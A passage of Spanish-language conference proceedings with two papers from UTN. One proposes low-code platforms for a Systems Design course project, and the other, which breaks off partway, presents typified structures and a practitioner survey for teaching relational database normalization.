[9] Figueroa, I. (2018). “Breve Guía – Buenas Prácticas de Programación en C”. Recuperado el 01/07/2018 de <http://zeus.inf.ucv.cl/~ifigueroa/lib/exe/fetch.php/teaching/buenaspracticasc.pdf>

[10] Universidad de la Cuenca del Plata (UCP) (2010). “Modelo pedagógico de la Universidad. Resolución 119/16”. Corrientes, 2016.

Plataformas Low-Code Para Validar el Trabajo Práctico Anual de la Asignatura Diseño de Sistemas

Demian Procopio *demianprocopio@hotmail.com*
Pablo Sabatino *pablosabatino@gmail.com*
Martín Agüero *aguero.martin@gmail.com*
Paula Zanetti *paula.zanetti@gmail.com*

Docentes del Departamento de Ingeniería en Sistemas de Información
UTN FRBA

Resumen

El objetivo del presente trabajo es proponer una herramienta innovadora para llevar a cabo el Trabajo Práctico Anual de la asignatura Diseño de Sistemas.

La propuesta consiste en la presentación y uso de una "plataforma low code" que permite validar el diseño de un sistema de información, poniendo el foco exclusivamente en la solución de diseño y al mismo tiempo abstrayendo las complejidades específicas de la programación, entornos de desarrollo e integración entre aplicaciones y frameworks.

Actualmente el trabajo práctico se lleva a cabo empleando paradigmas convencionales y diferentes herramientas que tienen que ser configuradas e integradas, cada una con su curva de aprendizaje y particularidades que genera frustración en los estudiantes.

Este artículo expone adicionalmente las características, virtudes de las plataformas low code, como así también las limitaciones que presentan.

Por último, también se presenta un marco de trabajo y el plan de trabajo futuro.

Palabras clave: Plataformas Low-Code, Diseño de Sistemas, Validación de Modelos, Trabajo Práctico Integrador

1. Introducción

La intención del presente trabajo es presentar una herramienta de desarrollo de software para la validación del diseño del trabajo práctico anual en la materia Diseño de Sistemas.

Diseño de Sistemas es una materia correspondiente a tercer año de la carrera Ingeniería en Sistemas de Información según el plan vigente [1] [2].

El trabajo práctico anual es una actividad grupal, y obligatoria. Es el mismo para todos los estudiantes, independientemente del docente y curso en los que se inscriba. Su aprobación es de carácter obligatoria para la aprobación y/o promoción de la misma.

Actualmente, se propone y guía a los estudiantes a la validación del diseño, con herramientas y lenguajes que genera al estudiante dedicar más tiempo a la validación que al diseño mismo. Desde nuestro rol como educadores y facilitadores del acceso al conocimiento, les brindamos a los futuros ingenieros, herramientas, técnicas, frameworks que en muchos casos implican al estudiante una dedicación excesiva por sobre el tiempo que le dedican propiamente a diseñar.

2. El Trabajo Práctico Anual

A partir del año 2014, en el Trabajo Práctico Anual de Diseño de Sistemas, se incorporaron distintas herramientas de desarrollo de software obligatorias, las que debe aprender el estudiante durante la cursada para poder asimilar los conceptos necesarios para su aprobación.

El dominio del trabajo práctico surge de la inventiva de algunos docentes.

El estudiante (equipo de trabajo) debe desarrollar una aplicación funcional que cumpla con los requerimientos de las diferentes entregas. Se itera sobre un ciclo de trabajo y sobre el proceso de diseño y programación del software donde dedica la mayor parte del tiempo. El estudiante encuentra el mayor desafío por desconocer el lenguaje de programación.

Existen diferentes talleres que se dictan los sábados en la facultad, que tienen como propósito acompañar el desarrollo del trabajo práctico.

Dentro de los criterios de aprobación de la materia, se requiere éste trabajo práctico anual (realizado en grupo de entre 5 y 6 estudiantes) formado por entregas y requerimientos parciales, los cuales debe realizar el alumno durante la cursada. Las mismas complementan y acompañan a los temas planificados que se dictan durante el programa de clases.

3. Problemática

Uno de los principales inconvenientes identificados por los docentes a cargo de los cursos de Diseño de Sistemas, es la dificultad que tienen los estudiantes para completar el Trabajo Práctico Anual, esto redunda en una alta tasa de deserción.
Las causas de este tema son muy variadas, entre las que podemos mencionar, basados en entrevistas con alumnos y la Encuesta Docente registrada por estudiantes en el Sistema de Gestión Académica (SIGA) de UTN FRBA[1]:

- La tecnología:
    - Se presentan amplia gama de tecnologías y cada una tiene su curva de aprendizaje. El alumno se ve abrumado por una gran cantidad de tecnología y olvida que las herramientas son sólo un medio para validar el diseño y no un objetivo en sí mismas. Esto hace que se relegue a un segundo plano los conceptos de diseño. Las tecnologías que se le exige aprender al alumno son, por ejemplo: Java SE, Java EE, HTML, CSS, ORM (JPA /Hibernate/ OpenJPA), Spring, Tomcat, DataRest, GIT, Thymeleaf / Spark, MySql, Mongodb / NEO4J, AWS / Azure / Heroku, IntelliJ/ Visual Studio/ Eclipse.
- Conocimientos previos:
    - El grado de complejidad que se enfrenta un estudiante que comienza a cursar la materia con los conocimientos adquiridos en la universidad al momento, sumado a las horas dedicadas al ciclo lectivo, son insuficientes para la realización de TP.
- Relación con el equipo de trabajo:
    - El equipo está formado por 4, 5 o 6 integrantes, cada uno con materias y problemáticas diferentes.
    - Diferentes cargas horarias.

En cuanto a las opiniones de los estudiantes que completaron la cursada, un resumen de los años 2017 y 2018 (Ver **Figuras 1** y **2**):





Figura 1 - Opiniones de estudiantes que cursaron Diseño de Sistemas en 2017.

Como se ve en la **Figura 2**, en el año pasado también se repitieron estas dificultades:



[1] http://siga.frba.utn.edu.ar/




Figura 2 - Opiniones de estudiantes que cursaron Diseño de Sistemas en 2018.

Dada esta problemática, a continuación se presentará un relevamiento de tecnologías emergentes para el diseño y desarrollo de sistemas.

4. Nuevas Tendencias

La evolución de la industria del software exige que los tiempos de desarrollo sean cada vez más cortos, poniendo el foco en el negocio y en las entregas inmediatas (time to market, metodologías ágiles, design thinking) [3].
Publicaciones actuales mencionan la importancia y tendencia de aplicaciones Low Code, tal es el ejemplo de la revista digital Forbes en su artículo titulado: "9 Formas de Usar Plataformas de Bajo-Código para el Desarrollo de Aplicaciones" [4].

En sus inicios la preocupación del diseño era poner el foco en resolver un problema solamente mediante un lenguaje de programación desarrollando absolutamente todo desde cero. Luego aparecieron las librerías y posteriormente los patrones de diseño y frameworks de desarrollo. En los últimos años se incursionó el concepto de plataforma de desarrollo de software el cual simplifica enormemente el proceso de construcción de aplicaciones acortando los tiempos de salida al mercado.

Las plataformas mencionadas, surgen como respuesta a los lentos procesos desarrollo. Por eso proponen una alternativa que tiene por objeto poner todo el esfuerzo en desarrollar soluciones de negocio, simplificando la integración de las tecnología y agilizando las entregas de producto al mercado.

Actualmente existen soluciones comerciales y libres que cubren las necesidades de los diferentes tipos de usuarios y empresas (Ver **Tabla 1**).

Tabla 1. Plataformas Low-Code

Plataforma	URL
OpenXava	https://www.openxava.org
Caspio	https://www.caspio.com/
Outsystems	https://www.outsystems.com/
Oracle APEX	https://developer.oracle.com/devo/lowcode
Quick Base	https://www.quickbase.com/
Cuba Platform	https://www.cuba-platform.com/
Microsoft Power Apps	https://powerapps.microsoft.com/

Por otro lado las publicaciones especializadas en los últimos 2 años han dado especial relevancia al low-code según surge de informes de las consultoras Gartner [5], Forrester [6], la revista PC Magazine [7] y un estudio de la empresa Appian que afirma que el 79% de los desarrolladores de IT creen que el low-code puede mejorar su satisfacción laboral [8].

5. Propuesta

Nuestra propuesta consiste en ofrecer a los estudiantes una alternativa para el desarrollo del trabajo práctico anual.
Para ello, proponemos el uso de una plataforma de construcción de software que simplifique el proceso de desarrollo e integración de los diferentes frameworks, reduciendo los tiempos de desarrollo y poniendo foco en los temas del contenido inherentes al programa de la asignatura [9].

Como docentes, acompañamos a los estudiantes en el desafío del desarrollo del trabajo práctico integrador, por lo tanto, esta propuesta aporta a minimizar el alto porcentaje de deserción en la cursada de la asignatura.

Adicionalmente buscamos, mediante esta iniciativa, minimizar el alto porcentaje de deserción que hubo en el 2018. Como graduados de esta facultad, entendemos lo que significa abandonar una materia anual, la frustración que causa a nivel personal, lo que en muchos casos se traduce a abandonar la carrera.

El objetivo concreto de esta propuesta es presentar una alternativa en el desarrollo del trabajo práctico anual, que permita hacer más eficiente el proceso de aprendizaje de los alumnos. De este

modo, los estudiantes podrán asimilar más conocimientos de diseño de los que aprenden en la actualidad, optimizando la cantidad de horas insumidas. Como ventaja adicional se incrementará la cantidad de alumnos regularizados, disminuyendo la deserción y aumentando el nivel académico y profesional. Además estamos convencidos que impactará en el grado de satisfacción de los alumnos para con la materia Diseño de Sistemas.

6. Objetivos

El objetivo principal es facilitar una herramienta que permita desarrollar una aplicación profesional, abstrayéndose de la complejidad de la tecnología, de modo tal que los estudiantes se puedan concentrar en los aspectos conceptuales del diseño, ya que para los lineamientos generales de la cátedra, la implementación es una forma de validar el diseño y no un fin en sí mismo.

Por lo tanto, proponemos la utilización alternativa de alguna plataforma de desarrollo low-code que simplifique el proceso de desarrollo e integración de los diferentes frameworks, reduciendo los tiempos de desarrollo y poniendo foco en los temas del contenido inherentes al programa [9].

Como docentes, es nuestra función colaborar y ayudar en la comprensión de los contenidos de la materia y para ello presentamos la siguiente propuesta. Adicionalmente buscamos mediante esta iniciativa *minimizar el alto porcentaje de deserción que hubo en el 2018*. Como graduados de esta casa, entendemos lo que significa abandonar una materia anual, la frustración que causa a nivel personal, lo que en muchos casos significa dejar la carrera.

El objetivo principal de esta propuesta es presentar una alternativa en el desarrollo del trabajo práctico anual, que permita hacer más eficiente el proceso de aprendizaje de los alumnos.

De este modo, los estudiantes deberían optimizar el tiempo insumido el aprendizaje de los temas teóricos y el trabajo práctico. Además además nuestra hipótesis es que que este aporte ayudaría a incrementar la cantidad de alumnos regularizados, disminuyendo la deserción y aumentando el nivel académico y profesional. La idea es que los alumnos se interesen más por los contenidos de la materia, impactando en el grado de satisfacción de los alumnos para con la materia Diseño de Sistemas.

El objetivo secundario es facilitar una herramienta que permita desarrollar una aplicación profesional, abstrayéndose de la complejidad de la tecnología, de modo que pueda concentrarse en los aspectos conceptual del diseño. Dado que en Diseño de Sistemas la implementación es una forma de validar el diseño y no un fin en sí mismo.

7. Beneficios de esta Propuesta

Entendemos que esta propuesta será para el beneficio tanto de docentes, estudiantes y para la comunidad educativa en general:

Beneficios para el estudiante:

- Validar los conceptos de diseño mediante la implementación de un producto funcional.
- Conocer tecnologías que se utilizan actualmente en la industria.

Beneficios para el docente:

- Aplicación de una plataforma de desarrollo low-code.
- Menor cantidad de horas docentes dedicadas a problemas de codificación ya que no son temas curriculares de la asignatura.
- Mayor cantidad de horas docentes y de los alumnos dedicadas fortalecer conceptos de diseño.

Beneficios para la comunidad educativa:

- Producir un trabajo que sea una experiencia en el ámbito docente y estudiantes
- Asentar un presente en el uso de una tecnología nueva en el marco académico.
- Generar una experiencia en aula de la cual se obtengan resultados que sirvan de material para trabajos en Congresos relacionados a la temática.

8. Marco de Trabajo

Proponemos la siguiente metodología de trabajo como alternativa para que los docentes puedan elegir si así lo consideran conveniente:
Para la selección de los equipos, proponemos que, una vez que los alumnos formen sus equipos iniciales de manera espontánea, se identifique a aquellos que presenten las siguientes características:

- El equipo está formado por solo estudiantes, es decir, cuyos integrantes no tengan experiencia profesional en la industria.
- El equipo está formado por integrantes que no conocen previamente lenguajes de programación.

- El equipo está formado por recursantes.

Una vez identificado dichos grupos y se tendrá una encuesta entre el equipo, el docente y el coordinador de Diseño de Sistemas, con el objetivo de acordar las pautas de evaluación de la modalidad en cuestión.

Resumiendo, las actividades envueltas son las siguientes:

1) Formación de los equipos de trabajo.
2) Análisis de los equipos potenciales.
    a) Entrevistas con los integrantes.
    b) Relevamiento de conocimientos sobre tecnología.
3) Identificación de los equipos potenciales.
    a) Evaluación técnica de cada uno de los integrantes relevando tecnologías que conoce.
4) Presentación de los equipos candidatos al Docente.
    a) Presentación de la situación de cada equipo.
    b) Decisión de qué equipos aplicarán esta metodología.
5) Presentación de la propuesta al equipo de trabajo.
6) Ejecución del Trabajo Práctico Anual.
7) Control y monitoreo
8) Encuesta a los grupos y docentes.
9) Métricas de rendimiento:
    a) Equipos que empezaron.
    b) Equipos que terminaron,
    c) Porcentaje de deserción.
10) Conclusiones.

9. Conclusiones y Trabajo Futuro

Los distintos escenarios, cambios significativos y nuevas tendencias en materia tecnológica, hacen que tengamos la obligación de implementar nuevos recursos de enseñanza y aprendizaje que se adapten a las necesidades actuales. Entendemos que una plataforma low code reúne muchas características beneficiosas que, bien aprovechadas, pueden resultar de mucho valor para el estudiante.

Con el empleo de alguna de las plataformas propuestas, el estudiante podría focalizarse en profundizar sus conocimientos y creatividad en temas inherentes al Diseño de Sistemas, validando también el diseño y optimizado el tiempo dedicado a la materia.

Como trabajo futuro, se determinará la viabilidad de estas herramientas para validación del diseño como así también la adaptación de los estudiantes para el uso en el trabajo práctico actual.

10. Referencias

[1] UTN FRBA, “Programa Ingeniería en Sistemas de Información K08”, http://www.sistemas.frba.utn.edu.ar/index.php/academico/plan-k08 Recuperado: Septiembre 2019

[2] UTN FRBA, “Incumbencias Profesionales del Ingeniero en Sistemas de Información”, http://www.sistemas.frba.utn.edu.ar/index.php/academico/carrera/diseno-curricular/incumbencias-profesionales. Recuperado: Septiembre 2019.

[3] Saclier, L., Agüero, M., Sabatino, P. Zanetti, P., Contreras, N., "Propuesta de proceso para el Diseño de Sistemas basado en Design Thinking", CoNaIISI 2017.

[4] Weber, A., “9 Ways To Use Low-Code Platforms For Serious App Dev”, Forbes, https://www.forbes.com/sites/oracle/2017/08/23/9-surprising-ways-real-developers-use-low-code-platforms/#69c674fd7cf6 Recuperado: Septiembre 2019

[5] Iijima,K., Natis, Y., Driver, M., Vicent, P., Wong, J., “Magic Quadrant for Enterprise Low-Code Application Platforms” https://www.gartner.com/en/documents/3956079 Recuperado: Septiembre 2019

[6] Rimer, J., Koplowitz, R., “The Forrester Wave™: Low-Code Development Platforms For AD&D Professionals” https://www.forrester.com/report/The+Forrester+Wave+LowCode+Development+Platforms+For+ADD+Professionals+Q1+2019/-/E-RES144387# Recuperado: Septiembre 2019

[7] Marvin, R., “The Best Low-Code Development Platforms for 2019” https://www.pcmag.com/roundup/353252/the-best-low-code-development-platforms Recuperado: Septiembre 2019

[8] Appian Corporation, “El 79 % de los desarrolladores de TI creen que el Low-Code puede mejorar su satisfacción laboral” https://www.globenewswire.com/news-release/2019/05/09/1820665/0/es/El-79-de-los-desarrolladores-de-TI-creen-que-el-Low-Code-puede-mejorar-su-satisfacci%C3%B3n-laboral.html Recuperado: Septiembre 2019

[9] UTN FRBA, “Programa de Diseño de Sistemas”, http://www.sistemas.frba.utn.edu.ar/images/documentos/plan08/2/analisisdesistemas_08_utnfrba.pdf Recuperado: Septiembre 2019.

Principios y estructuras típicas para la Normalización en Bases de Datos Relacionales

Roberto Miguel Muñoz, Luis Esteban Damiano, Calixto Maldonado,
María Soledad Romero, Sergio Quinteros, Andrea Guevara, Juan Pablo Peretti
Departamento Ingeniería en Sistemas de Información –
CIDS Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información,
Universidad Tecnológica Nacional, Facultad Regional Córdoba
rmunoz@frc.utn.edu.ar, luis.damiano@gmail.com, calixtomaldonado@gmail.com,
romeroma.soledad@gmail.com,andrezza77@gmail.com, ser.quinteros@gmail.com,
peretti.juan@gmail.com

Resumen

El artículo presenta dos propuestas relacionadas al diseño de bases de datos relacionales, uno el de estructuras de datos tipificadas y otro centrado en un conjunto de principios, como base para una metodología que permita guiar los procesos de enseñanza y aprendizaje en la construcción de una estructura de datos. Se incluye la valoración del conjunto de estructuras propuestas, a través de una encuesta respondida por profesionales de la informática y con mayoría de especialistas en bases de datos, lo que permite afianzar el desarrollo del conjunto de estructuras, que facilitan el entendimiento para un aprendiz, complementadas por un conjunto de principios que permite guiar el desarrollo de una estructura. Esta metodología ya se implementó en el ámbito universitario, dentro de una cátedra y a modo de prueba piloto, en la búsqueda de mejorar el aprendizaje de los conceptos y la aplicación de la normalización.

1. Introducción

Un equipo de docentes investigadores, abocados al desarrollo de conceptos sobre normalización de estructuras de datos, para base de datos relacionales, ha detectado y definido un conjunto de estructuras de datos tipificadas, a considerar al normalizar, junto a un conjunto de principios de cómo proceder en el acto de normalizar, como inicio para el desarrollo de la metodología a seguir al normalizar. Esto se desarrolló en el marco del Proyecto de Investigación.

En base a la bibliografía accedida se afirma que no se pudo encontrar un autor que explique paso a paso una metodología en la normalización, para alcanzar una solución ni que especifique los aspectos mencionados.

El diseño de una base de datos es tan importante que para Mercedes Marqués: "Si la base de datos no es una representación fiel de la empresa, será difícil, sino imposible, definir todas las vistas de los usuarios (los esquemas externos), o mantener la integridad de la misma." [1] (pp 128).

La etapa de diseño de una base de datos consta de tres fases: diseño conceptual, diseño lógico y diseño físico. La fase de diseño conceptual consiste en lograr un esquema conceptual de los datos, independiente de detalles físicos. El esquema conceptual se refina eliminando construcciones que no se pueden representar en el modelo de base de datos elegido (relacional, orientado a objetos, etc.). Luego el esquema lógico se traduce en un esquema físico para el motor de bases de datos seleccionado.

En la fase de diseño lógico, una de las metodologías posibles de aplicar es la normalización. La normalización de estructuras de datos sí está basada en conceptos desarrollados por la bibliografía tradicional y utilizada por el profesorado universitario, tal es el caso de dependencia, definido por Mendelzone-Ale como "restricciones que generalizan el concepto de clave" [2], de la que derivan en cinco formas normales, mencionadas de la primera a la quinta forma normal, habiendo una especialización de la tercera forma normal denominada forma normal Boyce-Codd. Estas formas normales son reglas que marcan el fundamento teórico para desarrollar una estructura de datos, pero su nivel de abstracción en la expresión, al menos para un aprendiz, son un impedimento más que un camino de entendimiento de cómo desarrollar una estructura apropiada, que cumpla con las formas normales.

La normalización, como metodología para crear estructuras de bases de datos relacionales en estado óptimo, evitando redundancia de datos y futuras inconsistencias, ha sido abordada por múltiples autores como C.J. Date en su libro "Introducción a los Sistemas de Base de Datos" [3], que ha enfocado su atención en aspectos técnicos que la mayoría de los Arquitectos de Datos toman como conceptos indiscutibles, tal como "...En otras palabras, 'normalizada' y '1FN' significan exactamente lo mismo; aunque debe tener presente que el término 'normalizado' se usa a menudo para indicar uno de los niveles más altos de normalización (por lo regular a la tercera forma normal, 3FN) ..." [3] (pp. 349) o como expresa Ramez Elmasri y Shamkant B. Navathe en su libro "Fundamentos de sistemas

de bases de datos" [4] "... Así, el diseño de base de datos, tal y como se realiza en la actualidad en la industria, presta especial atención a la normalización hasta la 3FN, la BCNF o la 4FN..." [4] (pp. 300). Ambos autores con su particular mirada para definir la normalización expresan aproximadamente los límites prácticos del concepto "Normalización". No hay una estricta coincidencia en el alcance, pero sí expresan una conceptualización con algún grado de aproximación, en función del criterio de cada uno, en ambos casos los autores coinciden que se logra la Normalización a partir de la 3FN, como mínimo. A su vez Koth y Silberschatz tratan el concepto de Normalización con la misma visión de Date y Elmasri, en el capítulo 7 de su libro Fundamentos de Bases de Datos [5], pero también se permiten expresar un singular punto de vista sobre la "Normalización" cuando expresan que: "... Cuando se define con cuidado un diagrama E- R (Entidad Relación), identificando correctamente todas las entidades, las tablas generadas a partir del diagrama E- R no necesitan más normalización. No obstante, puede haber dependencias funcionales entre los atributos de una entidad..." [5] (pp. 183), y en la misma página más adelante, también expresa "... De manera alternativa, la normalización puede dejarse a la intuición del diseñador durante el modelado E- R, y puede hacerse formalmente sobre las relaciones generadas a partir del modelo E- R ...". En el trabajo de estos autores, Silberschatz y Korth, no se percibe que acentúen la mirada pragmática desde la observación de la industria informática sobre el tema normalización, como lo hicieron los otros dos autores y que les permitió expresar que la Normalización de una estructura de datos requiere que ésta alcance al menos la 3FN (tercera forma normal). Pero cuando se permiten expresar el punto de vista, respecto de la Normalización, entienden que los aspectos intuitivos de un arquitecto de datos pueden llevarlo al diseño Normalizado de una estructura de datos.

Este tipo de conceptos, vertidos por los autores Date y Elmasri, ha sido asimilado como una pieza de conocimiento que no tiene discrepancia, por la gran mayoría de los especialistas que diseñan estructuras de datos, no suscitando controversia.

No se pudo encontrar aún, entre los autores estudiados, que algunos de ellos haya orientado su análisis y explicación de la Normalización, sobre seguir una metodología clara y completa que permita realizar esta acción, demostrando que la estructura resultante es única, partiendo de una relación universal (entidad primera que reúne todos los atributos observados) como lo expresa Korth y Silberschatz, en el 'El enfoque de la relación universal' en el libro ya citado " … El segundo enfoque del diseño de bases de datos es comenzar con un solo esquema de relación que contenga todos los atributos de interés y descomponerlo..." [5] (página 183). La bibliografía no deja espacios difusos en los aspectos teóricos, pero en el enfoque pragmático, los autores no muestran una metodología de diseño del modelo conceptual de una base de datos, que sea un camino para seguir con pautas que permita la construcción correcta del mismo.

En la bibliografía producida por De Miguel, A. y Piattini, M. proponen una metodología que comienza con una fase describiendo el modelo real en el modelo Entidad/Relación y posteriormente transformarlo al modelo relacional. Si bien señalan algunos aspectos importantes, no se considera que a un estudiante le permita aplicarla con el desarrollo presentado. Incluso a posteriori desarrollan otra aproximación metodológica que consideran al indicar "… siempre es conveniente aplicar un conjunto de reglas, conocidas como teoría de la normalización, que nos permite asegurar que un esquema relacional cumple unas ciertas propiedades." [6] (página 273).

También hay autores que consideran la posibilidad práctica de aplicar la normalización a partir del uso del enfoque heurístico, con base en identificar las claves primarias y las relaciones, tal es el caso de Catherine Ricardo, C. [7], pero que también plantea "Para comenzar, todos los atributos en la base de datos se colocan en una sola relación grande llamada relación universal." y a, partir de esa relación universal, aplicar descomposición en esquemas relacionales más pequeños, hasta que el proceso alcanza un punto donde ya no se puede descomposición más, manteniendo dependencia, sin perder sentido ni combinaciones.

El equipo se abocó a trabajar en la metodología para normalizar y cómo lograr que los estudiantes la internalicen de una manera clara y simple. El punto de partida fue entender la técnica de normalización de estructuras de datos como a un conjunto de procedimientos y recursos que son válidos para alcanzar un modelo solución a un problema de datos. El trabajo se basó en dos ejes fundamentales. Primero, la identificación de las estructuras que fueron denominadas típicas y que pueden componer una solución tentativa, esto con el objetivo de poder compartir con los estudiantes cuáles son los recursos válidos para construir una solución y por ello se eligió tipificar las estructuras posibles, dimensionando las características de cada una de ellas. Segundo, la elaboración de un conjunto de principios que señalan pautas para construir estructuras y solucionar posibles problemas. Ambos ejes, interactuando entre sí, pueden establecer un recurso de cómo proceder en la construcción de un modelo de datos, que en definitiva es establecer bases para aplicar la metodología necesaria. No se dejan de lado los conceptos teóricos tradicionales, ni se menosprecia su importancia, pero si se proponen cambios en el abordaje de la temática.

Algunos aspectos que se desarrollan ya han sido implementados en el aula, concretamente en dos cursos, logrando un cambio importante en el hacer por parte del estudiante. La utilización del compendio de estructuras típicas y los principios escritos complementan la teoría y disminuye la brecha que se produce en la interpretación de la teoría (formas normales) y lograr la aplicación en la práctica. El aporte marca un camino que permite acceder al cómo hacer y en la búsqueda de que el aspecto teórico no sea el único faro para la construcción de una estructura de datos. También se observó una mejor comprensión de los aspectos teóricos a posteriori, como consecuencia de una maduración del entendimiento y el comportamiento de las

estructuras típicas, que en definitiva cumplen con las formas normales.

Para validar la propuesta se implementó una encuesta orientada a especialistas en base de datos, que se expone en este artículo.

2. Encuesta de valoración de las estructuras

La encuesta fue suministrada a personas que, en su mayoría administran bases de datos, alcanzando a emprendedores, docentes y personal de empresas del medio. Fue respondida mayoritariamente por graduados universitarios y posgraduados, con carrera terminada o en curso, donde se totaliza el 78,8 % de los que respondieron. (ver **figura 1**).




Figura 1. Distribución por nivel de estudio.

Respecto a la tarea que los encuestados realizan en su labor diaria, los encuestados podían seleccionar más de una opción de trabajo realizado. Se destaca el mayor número en base de datos y programación, como las tareas más seleccionadas, que permite ver que los encuestados en un porcentaje importante se desempeñan en el ámbito de las bases de datos (ver **figura 2**). No hubiera sido relevante el resultado de la encuesta si el porcentaje de base de datos estuviera entre los menores.




Figura 2. Distribución por tipo de trabajo.

Todos los encuestados afirmaron conocer los conceptos inherentes a la normalización de base de datos relacionales y el 93.9% la consideró un factor importante en la creación de una base de datos relacional.

Un porcentaje del 80.6% consideró que si una estructura de datos está normalizada supone que la gestión de los datos es más sencilla. El 66.7% posee la expectativa de alcanzar hasta la tercera forma normal, el 12.1% al menos llegar hasta la segunda forma normal, un 15.1% superar la tercera forma normal y sólo el 6.1% no normaliza la base de datos (ver **figura 3**).




Figura 3. Expectativa de alcance en normalización.

En la encuesta también se observó que el 76.7% está de acuerdo que se podían tipificar las estructuras y darles una denominación (ver **figura 4**).




Figura 4. Estructuras tipificables.

Se incluyó también la pregunta "¿Cuántas estructuras típicas de datos distintas ha observado?", como para conocer la visión de los encuestados. El resultado de la pregunta perite observar que la mayoría, más del 50%, indicó que es un número limitado de estructuras que se aplican en la resolución de problemas que se tratan en el ambiente profesional (ver **figura 5**).




Figura 5. Cantidad de estructuras típicas.

En la sección de reconocimiento de estructuras la encuesta se diagramó con imágenes, que son representativas de cada tipo de estructura, y que son las mismas que se utilizan en este artículo, para describir la tipificación de las estructuras posibles. Aquí no se presentan las estructuras de cada tipo por el volumen de texto que implican, para no exceder los límites estipulados en el formato del artículo.

Por cada pregunta se incluye el gráfico, como para dar visibilidad al peso que tiene cada una, en la opinión de los encuestados.

a.- Estructura de referencia (ver **figura 6**)




Figura 6. Reconoce estructura de referencia.

